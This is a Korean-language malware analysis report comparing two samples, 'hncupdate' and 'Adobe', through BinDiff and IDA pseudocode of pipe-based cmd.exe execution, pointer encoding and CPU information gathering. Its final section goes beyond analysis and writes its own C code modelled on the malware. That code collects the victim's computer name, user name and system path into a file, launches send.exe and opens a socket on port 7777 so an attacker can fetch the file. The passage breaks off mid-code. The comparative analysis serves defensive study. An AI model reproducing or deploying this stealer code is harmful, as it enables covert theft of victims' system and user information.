50     while (ReadFile(hReadPipe, &v16, 0xFFFu, &NumberOfBytesRead, 0))
51     {
52         v5 = v4 + NumberOfBytesRead;
53         if (v4 + NumberOfBytesRead >= 0x32001)
54             break;
55         memcpy((void *)(&v4 + a1), &v16, NumberOfBytesRead);
56         v4 = v5;
57         memset(&v16, 0, 0x1000u);
58         Sleep(1u);
59     }
60     CloseHandle(hReadPipe);
61     result = v4;
62 }
63 return result;

```

&lt; hncupdate – sub\_4014A0 &gt;


```

22 v16 = 0;
23 memset(&v17, 0, 0xFFFu);
24 PipeAttributes.nLength = 12;
25 PipeAttributes.lpSecurityDescriptor = 0;
26 PipeAttributes.bInheritHandle = 1;
27 CreatePipe(&hReadPipe, &hWritePipe, &PipeAttributes, 0x1000u);
28 memset(&StartupInfo, 0, 0x44u);
29 ProcessInformation.hProcess = 0;
30 ProcessInformation.hThread = 0;
31 ProcessInformation.dwProcessId = 0;
32 ProcessInformation.dwThreadId = 0;
33 StartupInfo.hStdOutput = hWritePipe;
34 StartupInfo.hStdError = hWritePipe;
35 StartupInfo.cb = 68;
36 StartupInfo.dwFlags = 257;
37 StartupInfo.wShowWindow = 0;
38 Buffer = 0;
39 memset(&v13, 0, 0x103u);
40 CommandLine = 0;
41 memset(&v15, 0, 0x207u);
42 GetSystemDirectoryA(&Buffer, 0x103u);
43 sprintf(CommandLine, "%s\\cmd.exe /c %s", &Buffer, v2);
44 result = CreateProcessA(0, &CommandLine, 0, 0, 1, 0, 0, 0, &StartupInfo, &ProcessInformation);
45 if (result)
46 {
47     CloseHandle(hWritePipe);
48     NumberOfBytesRead = 0;
49     u4 = 0;
50     while (ReadFile(hReadPipe, &v16, 0xFFFu, &NumberOfBytesRead, 0))
51     {
52         u5 = u4 + NumberOfBytesRead;
53         if (u4 + NumberOfBytesRead >= 0x100001)
54             break;
55         memcpy((void *)(&v16 + u4), &v16, NumberOfBytesRead);
56         u4 = u5;
57         memset(&v16, 0, 0x1000u);
58         Sleep(1u);
59     }
60     CloseHandle(hReadPipe);
61     result = u4;
62 }
63 return result;
64 }

```

&lt; Adobe – sub\_401D40 &gt;


- 두 Malware 모두 cmd.exe를 실행 시키고 buffer 변수에 저장된 파일 path를 cmd를 이용하여 실행한다. Pipe 옵션을 사용하기 위해 createpipe module을 실행하고 buffer에 저장된 파일을 실행 시키기 위해 createprocess module을 이용하여 process를 생성한다.
- 두 악성코드의 행위는 동일하나, 읽을 파일의 size가 다르기 때문에 NuberOfBytesRead에 설정된 hex 값은 다르다.



&lt; Bindiff를 이용한 함수 비교 &gt;

## 6.3 hncupdate – sub\_00406A5D &amp; Adobe – sub\_0040A9FD

- Similarity 1.00 / Confidence 0.99
- Bidiff 유사도 검색 시, 높은 유사도의 결과가 나와서 해당 함수의 Pseudocode를 확인 하였을 때, 특정 조건 내에서 반복적인 동작을 하는 code 확인을 하였지만 정확히 어떠한 동작을 하는지는 확인이 어려웠다.
- 각 함수에서 특정 'unk\_'가 반복되기 때문에 역으로 참조하는 부분을 확인하였다.




```

1 int (*sub_406A5D())(void)
2 {
3     int (*result)(void); // eax@1
4     int (**v1)(void); // edi@1
5
6     result = (int (*)(void))&unk_40E530;
7     v1 = (int (**)(void))&unk_40E530;
8     if ( &unk_40E530 < &unk_40E530 )
9     {
10        do
11        {
12            result = *v1;
13            if ( *v1 )
14                result = (int (*)(void))result();
15            ++v1;
16        }
17        while ( v1 < (int (**)(void))&unk_40E530 );
18    }
19    return result;
20 }

```

&lt; hncupdate– sub\_406A5D(&amp;unk\_40E530 &gt;



```


1 int (*sub_40A9FD())(void)
2 {
3     int (*result)(void); // eax@1
4     int (**v1)(void); // edi@1
5
6     result = (int (*)(void))&unk_412EC0;
7     v1 = (int (**)(void))&unk_412EC0;
8     if ( &unk_412EC0 < &unk_412EC0 )
9     {
10        do
11        {
12            result = *v1;
13            if ( *v1 )
14                result = (int (*)(void))result();
15            ++v1;
16        }
17        while ( v1 < (int (**)(void))&unk_412EC0 );
18    }
19    return result;
20 }

```


&lt; Adobe – sub\_40A9FD(&amp;unk\_412EC0 &gt;

- 두 함수 모두 동적으로 활성화 되었을 경우, unk로 된 부분에 기록되는 데이터를 받아오는 함수로 판단하였다.





< hncupdate – unk\_40E530 (좌) / Adobe – unk\_412EC0 (우) >



< Bindiff를 이용한 함수 비교 >

#### 6.4 hncupdate – sub\_00406A83 & Adobe – sub\_0040AA23

- Similarity 1.00 / Confidence 0.99
- 위에서 비교한 6.3의 내용과 동일하다. &unk offset만 변경 되었을 뿐 두 Malware 모두 동작하는 행위는 동일하다.
- 위 6.3의 &unk offset는 8byte에 연속해서 기록된 데이터를 읽으며, 6.3항 unk offset 그림에서 redbox 위에 10h(=16)의 크기가 할당되어 있는데, 6.3의 8 bytes와 6.4의 8 bytes 까지 범위를 설정하였다.
- 같은 code 내용과 같은 동작 행위이기 때문에 해당 6.4에 대한 그림 캡처는 생략하였다.

## 6.5 hncupdate – sub\_004088DA &amp; Adobe – sub\_0040ADBBD

- Similarity 1.00 / Confidence 0.96
- \_decode\_pointer의 sub function과 인자 값이 설정되어 있다.
- \_decode\_pointer 내부 함수 구조는 앞서 암호화 했던 데이터를 메모리에서 복호화하는 코드로 판단된다.

```

1 int __cdecl _decode_pointer(int a1)
2 {
3     int v1; // ST04_403
4     int (__stdcall *v2)(int); // eax@3
5     int v3; // eax@3
6     FARPROC v4; // eax@4
7     HMODULE v5; // eax@5
8
9     if ( TlsGetValue(dwTlsIndex)
10         && dword_410640 != -1
11         && (v1 = dword_410640, v2 = (int (__stdcall *) (int))TlsGetValue(dwTlsIndex), (v3 = v2(v1)) != 0) )
12     {
13         v4 = *(FARPROC *) (v3 + 508);
14     }
15     else
16     {
17         v5 = GetModuleHandleW(L"KERNEL32.DLL");
18         if ( !v5 )
19         {
20             v5 = (HMODULE)_crt_waiting_on_module_handle(L"KERNEL32.DLL");
21             if ( !v5 )
22                 return a1;
23         }
24         v4 = GetProcAddress(v5, "DecodePointer");
25     }
26     if ( v4 )
27         a1 = ((int (__stdcall *) (_DWORD))v4)(a1);
28     return a1;
29 }

```

&lt; hncupdate – sub\_4088DA (\_decode\_pointer) &gt;


```

1 int __cdecl _decode_pointer(int a1)
2 {
3     int v1; // ST04_403
4     int (__stdcall *v2)(int); // eax@3
5     int v3; // eax@3
6     FARPROC v4; // eax@4
7     HMODULE v5; // eax@5
8
9     if ( TlsGetValue(dwTlsIndex)
10         && dword_414750 != -1
11         && (v1 = dword_414750, v2 = (int (__stdcall *) (int))TlsGetValue(dwTlsIndex), (v3 = v2(v1)) != 0) )
12     {
13         v4 = *(FARPROC *) (v3 + 508);
14     }
15     else
16     {
17         v5 = GetModuleHandleW(L"KERNEL32.DLL");
18         if ( !v5 )
19         {
20             v5 = (HMODULE)_crt_waiting_on_module_handle(L"KERNEL32.DLL");
21             if ( !v5 )
22                 return a1;
23         }
24         v4 = GetProcAddress(v5, "DecodePointer");
25     }
26     if ( v4 )
27         a1 = ((int (__stdcall *) (_DWORD))v4)(a1);
28     return a1;
29 }

```

&lt; Adobe – sub\_40ADBBD (\_decode\_pointer) &gt;


- 두 개의 Malware 모두 복호화를 위해 dll 호출과, 함수 실행을 위해 process 생성하는 코드가 동일함을 확인 할 수 있다.



&lt; Bindiff를 이용한 함수 비교 &gt;


## 6.6 hncupdate – sub\_00408AB5 &amp; Adobe – sub\_0040BDC5

- Similarity 1.00 / Confidence 0.99
- \_encode\_pointer sub function을 호출하여 shellcode를 암호화 하는 함수가 포함되어 있으며, 동시에 \_decode\_pointer sub function으로 복호화하는 부분이 동시에 존재한다.
- \_encode\_pointer 함수를 이용하여 암호화 하는 부분은 악성코드가 동작하기 위해 필요한 dll 파일을 load하는 api 함수 및 dll 파일 string을 암호화 한다.
- 두 Malware 모두 변수 선언 형식과 encoding sub function, decoding sub function 호출 방법과 함수 선언 명이 동일하며, 조건문 선언 또한 일치함을 확인할 수 있다.




&lt; hncupdate – sub\_00408AB5 (좌) / Adobe – sub\_0040BDC5 (우) &gt;

- 두 악성코드 모두 변수 지정 형식과 변수 명이 동일하다.



- < hncupdate – sub\_00408AB5 (좌) / Adobe – sub\_0040BDC5 (우) >

- Encoding을 위해 호출하는 `_encode_pointer` 함수 명도 동일하며, encoding하는 API 함수와 인자 값, 매칭되는 변수 명도 모두 일치함을 확인 할 수 있다.




- < hncupdate – sub\_00408AB5 (좌) / Adobe – sub\_0040BDC5 (우) >

- Decoding을 위해 호출하는 `_decode_pointer` 함수 사용에도 좌,우 모두 형식 및 매칭 되는 변수와, 사용되는 hex값이 일치한다.


## 6.7 hncupdate – sub\_0040A4A7 & Adobe – sub\_0040DA77

- Similarity 1.00 / Confidence 0.98
- 두 악성코드 모두 `_get_sse2_info()` 함수를 호출하며, 특정 정보를 수집한다.



- < hncupdate – sub\_0040A4A7 (좌) / Adobe – sub\_0040DA77 (우) >


- `_get_sse2_info` 함수에서 assembly 형식으로 접근하여 cpu id 정보를 탈취한다. 변수를 직접 registry로 설정한 특징 또한 두 악성코드에서 모두 동일한 특징이 발견되었으며, flag를 읽는 함수 선언과 데이터를 기록할 때 할당하는 hex size 값도 동일하다.



- < hncupdate – sub\_0040A4A7 (좌) / Adobe – sub\_0040DA77 (우) >

## 7. Malware analysis From IDA String Compare

- IDA String Window를 이용하여 비교하면 동일한 문자열 또는 비슷한 문자열 형태를 확인 할 수 있으며, 두 악성코드 모두 의심 할 만 할 IP Address를 가지고 있다.



< hncupdate (좌) / Adobe (우) >

- IP Address를 Double click 후 Cross Reference를 이용하여 함수의 Pseudocode를 확인하면 구성 방식은 다르다.
- String을 이용하여 특정 IP Address와 연결을 시도한다 정도 파악이 가능하다.
- IP Address와 port no가 존재한다는 뜻은 외부와 socket 통신을 이룬다는 의미이며, 연관된 ws2\_32.dll이 동시에 존재한다. 그러나 dll 호출방식은 서로 상이하였다. 실질적으로 Bindiff를 이용한 분석에서도 dll 호출 및 IP Address 부분의 함수 유사도 또한 낮았다.

## 8. 유사 연관 관련 분석 결과

### 8.1 Bindiff를 이용한 유사 함수 분석

- Bindiff와 유사도가 높다고 판단되는 함수 부분을 IDA Pseudocode로 분석한 결과, 두 악성코드에서 매우 유사한 부분은 encode와 decode 부분이라 판단할 수 있다
- Encode와 decode가 동작하는 부분은 window API 함수 등 공격자가 shellcode를 작성할 때 encoding을 하며, 메모리 할당 후 할당된 메모리에 shellcode를 실행하기 위해 암호화된 shellcode를 복호화하여 메모리에 기록하여 실행한다.
- cmd.exe를 이용하여 pip로 넘겨받은 실행 파일을 실행한다.

### 8.2 IDA String Window

- 특정 IP와의 연결 시도

## 9. 유사 코드 제작

- Shellcode를 암호화하여 생성하고 메모리에서 복호화하여 파일을 실행할 때 cmd.exe와 pipe로 연결 되는 악성 행위까지 모두 실행 하여 특정 ip에 접속하여 정보 전송

### 9.1 Victim Computer Information 획득

- 프로그램이 동작한 PC의 Computer Name, User Name, System 경로를 획득하여 희생자 PC에 파일로 저장한다.

```
#include <stdio.h>
#include <Windows.h>
#include <stdlib.h>
#include <direct.h> //getcwd

#define INFO_BUFFER_SIZE 32767
#ifndef _MAX_PATH
#define _MAX_PATH 260
#endif

TCHAR comname[ INFO_BUFFER_SIZE ];
TCHAR username[ INFO_BUFFER_SIZE ];

DWORD bufCharCount = INFO_BUFFER_SIZE;
```

- 컴퓨터 이름 및 사용자 이름 획득을 위한 전역 변수 설정 및 사용 header 선언

```
int main() {

    FILE *fp;

    char sysdir[_MAX_PATH];
    char com_noti[ INFO_BUFFER_SIZE ] = "Com name : ";
    char usr_noti[ INFO_BUFFER_SIZE ] = "User name : ";
    char sysdir_noti[ INFO_BUFFER_SIZE ] = "system path : ";
    char save_path[ INFO_BUFFER_SIZE ] = "C:\\\\Users\\\\";
    char currentpath[_MAX_PATH];
    char run[ INFO_BUFFER_SIZE ] = "";

    _getcwd(currentpath, _MAX_PATH);

    GetComputerName(comname, &bufCharCount);
    GetUserName(username, &bufCharCount);
    GetSystemDirectory(sysdir, _MAX_PATH);

    strcat_s(com_noti, sizeof(com_noti), comname);
    strcat_s(usr_noti, sizeof(usr_noti), username);
    strcat_s(sysdir_noti, sizeof(sysdir_noti), sysdir);
    strcat_s(save_path, sizeof(save_path), username);

    strcat_s(save_path, sizeof(save_path), "Documents\\\\info.txt");

    fopen_s(&fp, save_path, "w");

    fwrite(com_noti, strlen(com_noti), 1, fp);
    fwrite("\n", strlen("\n"), 1, fp);
    fwrite(usr_noti, strlen(usr_noti), 1, fp);
    fwrite("\n", strlen("\n"), 1, fp);
    fwrite(sysdir_noti, strlen(sysdir_noti), 1, fp);
    fclose(fp);
}
```

- 3가지 정보를 획득하여 변수에 저장 후, 해당 내용을 지정한 경로에 txt 파일에 기록하여 저장한다.

```

strcat_s(run, sizeof(run), currentpath);
strcat_s(run, sizeof(run), "\\\\send.exe");
system(run);

return 0;

```

- 이 후 해당 파일을 전송하기 위해 공격자가 희생자 PC로 접근하도록 Socket을 open한다.

## 9.2 파일 전송을 위한 Socket open

- 프로그램 실행 시, 공격자가 생성한 파일을 희생자 pc에서 공격자에게 전송하기 위해 해당 파일을 Read 한 상태에서 공격자가 지정한 port 번호를 열고, 공격자의 접속을 대기하고 있다.

```

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <WinSock2.h>
#include <process.h>
#pragma comment(lib, "ws2_32.lib")

#define INFO_BUFFER_SIZE 32767

TCHAR username[INFO_BUFFER_SIZE];
DWORD bufCharCount = INFO_BUFFER_SIZE;

void ErrorHandling(char* message);

```

- 외부와의 통신을 위해 필요한 ws2\_32.lib를 import 하고, socket 통신을 위해 필요한 WinSock2.h header를 추가 사용함과 동시에 연결을 위한 process 할당으로 process.h header를 사용한다.
- 저장된 파일 경로를 절대경로로 지정하고, 다수의 피해자를 대상으로 하기 위해 기본 경로 이외의 유동적인 부분의 파일 저장 path를 획득함이다.

```

int main()
{
    FILE* file;
    WSADATA wsaData;
    SOCKADDR_IN servAddr;
    SOCKADDR_IN cliAddr;
    SOCKET hservSock;
    SOCKET hcliSock;
    int cliAddr_len;
    int File_len;
    char buf[30];
    char File_Name[INFO_BUFFER_SIZE] = "C:\\\\Users\\\\\\";

    GetUserName(username, &bufCharCount);

    strcat_s(File_Name, sizeof(File_Name), username);
    strcat_s(File_Name, sizeof(File_Name), "\\Documents\\\\info.txt");

    if (WSAStartup(MAKEWORD(2, 2), &wsaData) != 0)
        ErrorHandling("WSAStartup() error! \n");

    hservSock = socket(PF_INET, SOCK_STREAM, IPPROTO_TCP);
    if (hservSock == INVALID_SOCKET)
        ErrorHandling("socket() error! \n");

    memset(&servAddr, 0, sizeof(servAddr));
    servAddr.sin_family = AF_INET;
    servAddr.sin_addr.s_addr = htonl(INADDR_ANY);
    servAddr.sin_port = htons(atoi("7777"));

```

- 앞서 생성한 파일의 path 또한 공격자가 지정한 경로이기 때문에, 해당 경로에 맞추어 전송할 파일의 경로를 설정한다.
